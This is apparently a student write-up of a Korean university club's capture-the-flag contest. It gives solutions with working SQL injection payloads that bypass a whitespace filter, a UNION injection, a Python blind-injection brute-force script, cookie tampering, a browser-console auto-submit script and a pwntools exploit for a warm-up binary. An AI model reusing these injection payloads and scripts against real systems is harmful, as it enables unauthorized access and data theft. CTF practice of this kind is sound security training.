
Annotation

view-source:http://web.isangxcaution.xyz:20100/

```html
<!DOCTYPE html>
<html lang="ko">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Annotation</title>
</head>

<style>
    .container {
        display: flex;
        justify-content: center;
    }

    .text-center {
        text-align: center;
    }
</style>

<body>
    <div class="container">
        <img src="./poster.png" height="500">
    </div>
    <div>
        <h2 class="text-center">중앙대학교 정보보안 학술 동아리 ISANG과 CAUtion의 첫!번!째 CTF</h2>
    </div>
    <div>
        <h3 class="text-center">2023-01-13 09:00 ~ 2023-01-14 21:00</h3>
    </div>
    <div class="container">
        <a href="http://www.isangxcaution.xyz">&gt대회 페이지로 이동하기&lt</a>
        <!-- FLAG is IxC{congraturation_for_1st_IxC} -->
    </div>
</body>

</html>
```

New Post

post method로 요청



Sql World 1

http://web.isangxcaution.xyz:20300/sql1.php/?pw=1'or/**/id='admin#

query : **select id from sql1 where id='admin' and pw='1'or/**/id='admin'**

FLAG : IxC{YOu_knOw_hOw_tO_bypass_spac3!!}

```php
<?php
    include "./config.php";
    $db = $link;
    $pw = '';
    if(isset($_GET['pw'])){
        $pw = $_GET['pw'];
        if(preg_match('/[[:space:]]/i', $_GET['pw'])) exit("No whitespace ~_~");
    }
    $query = "select id from sql1 where id='admin' and pw='$pw'";
    echo "<hr>query : <strong>{$query}</strong><hr><br>";
    $result = @mysqli_fetch_array(mysqli_query($db,$query));
    if($result['id']) echo $FLAG1;
    highlight_file(__FILE__);

?>
```

Sql World2

reuse~

http://web.isangxcaution.xyz:20300/sql2.php?pw=1'union/**/select/**/id/**/from/**/sql1/**/where/**/id='admin

query : **select id from sql2 where id='admin' and pw='1'union/**/select/**/id/**/from/**/sql1/**/where/**/id='admin'**

FLAG : IxC{Th3r3_was_actually_n0_data_in_db~}

Sql World3

blind

query : **select id from sql3 where id='admin' and pw='1'or/**/length(pw)='8'**

Hello ~ Are you Admin?

Oh you are not Admin!!! :(

```
import requests

password = ''
password_length = 8

URL = 'http://web.isangxcaution.xyz:20300/sql3.php'
headers = {'Content-Type': 'application/json; charset=utf-8'}
cookies = {'PHPSESSID': '252f5ea9ef6a2d4bfb79f161c800b853'}

for current_password_length in range(1, password_length+1) :
    for password_chr in range(ord('0'),ord('z')+1) :
        query={'pw': '1\'or/**/substr(pw,1,' + str(current_password_length)+')=\'' + password + chr(password_chr)}
        print(query)
        res=requests.get(URL, params=query, headers=headers, cookies=cookies)
        print(res.text)
        if("</h2><h2>" in res.text):
            password=password+chr(password_chr)
            print(password)
            break

if len(password) == password_length:
    print("Got it. Password is {} or {}.".format(password.upper(), password.lower()))
```


query : **select id from sql3 where id='admin' and pw='07a89de3'**

Hello ~ Are you Admin?

FLAG : IxC{Bl1nd_sq1_1nj3ct10n_1s_funny~}

NewJeans

쿠키 조작




🎵NewJeans - Cookie🎵

Congratulations! flag is IxC{c00k13_15_d3l1c10u5!}


Baby Shell

unintended



WhiteSpade

bypass cat & flag & space



Gotcha!

```
function sendPost(url, params) {
    var form = document.createElement('form');
    form.setAttribute('method', 'post');
    form.setAttribute('target', '_blank');
    form.setAttribute('action', url);
    document.charset = "UTF-8";

    for (var key in params) {
      var hiddenField = document.createElement('input');
      hiddenField.setAttribute('type', 'hidden');
      hiddenField.setAttribute('name', key);
      hiddenField.setAttribute('value', params[key]);
      form.appendChild(hiddenField);
    }

    document.body.appendChild(form);
    form.submit();
  }
sendPost('http://web.isangxcaution.xyz:20118/result.php', { 'uvalue': eval(document.body.children[0].children[1].textContent.slice(0,
```

```
> function sendPost(url, params) {
    var form = document.createElement('form');
    form.setAttribute('method', 'post');
    form.setAttribute('target', '_blank');
    form.setAttribute('action', url);
    document.charset = "UTF-8";

    for (var key in params) {
      var hiddenField = document.createElement('input');
      hiddenField.setAttribute('type', 'hidden');
      hiddenField.setAttribute('name', key);
      hiddenField.setAttribute('value', params[key]);
      form.appendChild(hiddenField);
    }

    document.body.appendChild(form);
    form.submit();
  }
< undefined
> sendPost('http://web.isangxcaution.xyz:20118/result.php', { 'uvalue':
  eval(document.body.children[0].children[1].textContent.slice(0, -4)) });
< undefined
>
```

Rev

welcome (Warm-Up)

```
#!/usr/bin/python3
from pwn import *

context.terminal = ["tmux", "splitw", "-h"]

elf = context.binary = ELF("./welcome")

def conn():
    if args.REMOTE:
        p = remote("rev.isangxcaution.xyz", 30000)
    else:
        p = process(elf.path)
        if args.GDB:
            gdb.attach(p, gdbscript=gs)
    return p


gs = """
"""

def exploit(p):
    p.sendline("A")

    p.recvuntil(":")
    pie_leak = int(p.recvline().strip(), 16) # puts@libc
    elf.address = pie_leak - (elf.sym.dummy)
    log.success(f"pie_leak = {hex(pie_leak)}")
    log.success(f"pie_base = {hex(elf.address)}")


    to_send = (elf.sym.get_flag ^ 0x65) + 101
    p.sendlineafter("input key:", str(to_send).encode())

    p.interactive()


if __name__ == "__main__":
    p = conn()
    exploit(p)
```

IxC{w3lcom3_7o_ixc7f}